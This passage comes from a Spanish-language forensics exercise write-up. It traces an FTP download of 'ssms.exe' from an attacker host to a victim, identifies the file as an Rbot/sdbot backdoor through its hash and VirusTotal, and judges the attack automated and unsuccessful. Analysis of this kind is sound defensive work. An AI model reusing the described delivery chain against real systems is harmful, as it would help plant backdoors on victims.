


Fig.18 transacción de comunicación a FTP server.

El mensaje *"220 NzmxFtpd 0wns j0"* es una respuesta típica que se recibe al conectarse a un servidor FTP (Protocolo de Transferencia de Archivos). En este caso, "220" es el código numérico que indica que el servidor está listo para recibir comandos.

La parte *"NzmxFtpd"* parece ser el nombre del software de servidor FTP que se está utilizando. El host victima envía el usuario y contraseña del comando de la conversación anterior (b).




Fig.17 envío de transacción IP victima.

Finalmente, la secuencia de comandos FTP inicia una conexión activa en modo binario con el servidor mediante el comando TYPE I para configurar el modo binario. Luego, utiliza PORT para especificar que el servidor debe escuchar en la dirección IP 192.150.11.111 y los puertos 4 y 56 para la transferencia de datos. A continuación, se solicita la descarga del archivo "ssms.exe". El servidor confirma la transferencia en modo binario con un mensaje y, finalmente, se cierra la conexión con el comando "QUIT".

Conversación 5:

Es la transferencia del archivo *“ssms.exe”*, desde el host atacante 98.114.205.102, que se inicia durante la conversación 4.






Fig.18 transferencia archivo ssms.exe

Observamos de la Fig.18 que en el primer flujo TCP, de la conversación 5, el archivo comienza con "MZ". Un archivo cuyo hexadecimal comienza con "MZ" generalmente es un archivo ejecutable en formato PE (Portable Executable), utilizado en sistemas Windows. "MZ" son las iniciales de Mark Zbikowski, uno de los desarrolladores originales de Microsoft.

1. **Determine la existencia de un malware. En caso afirmativo, especifique el nombre de dicho malware.**


Solución:

1. Guardamos nuestra evidencia obtenida en la Fig.18 (el archivo “ssms.exe”) con formato raw, datos sin procesar ni formato, simplemente una secuencia de bytes o bits sin estructura definida ni interpretación.

Nombre exporte raw: Binario\_exe

SHA256: b14ccb3786af7553f7c251623499a7fe67974dde69d3dffd65733871cddf6b6d

1. lo analizamos en el sitio web <https://www.virustotal.com/gui/home/upload>.



1. Se detecta trojano, en un caso particular del análisis de seguridad realizado por parte de Mcafee encuentra el *Backdoor:Win32/Rbot*, la etiqueta mas popular devuelta por el sitio es *trojan.rbot/sdbot*.

Definición del trojano: *"Backdoor:Win32/Rbot"* es una amenaza de seguridad que afecta a sistemas Windows y funciona como un backdoor, permitiendo el acceso remoto no autorizado y el control total de la computadora infectada. Esta amenaza es conocida por su funcionalidad compleja, incluyendo la capacidad de propagarse automáticamente, robar información y participar en ataques de denegación de servicio. Se requieren medidas de seguridad sólidas para prevenir y eliminar esta infección, como mantener el sistema actualizado y utilizar software antivirus confiable.

1. **Determine si el ataque fue realizado de forma manual o automática y si tuvo éxito.**

Solución:

1. El ataque perpetrado fue realizado de forma automática de acuerdo al hallazgo de la pregunta 7, solo le tomo 16 segundo al atacante en realizarlo.
2. No tuvo éxito el ataque, porque el archivo que se descarga el host victima 192.150.11.111 es una máquina Linux y no puede ejecutar directamente un archivo ejecutable Windows (.exe) de forma nativa, ya que los sistemas operativos Windows y Linux utilizan diferentes formatos y arquitecturas de ejecución de programas.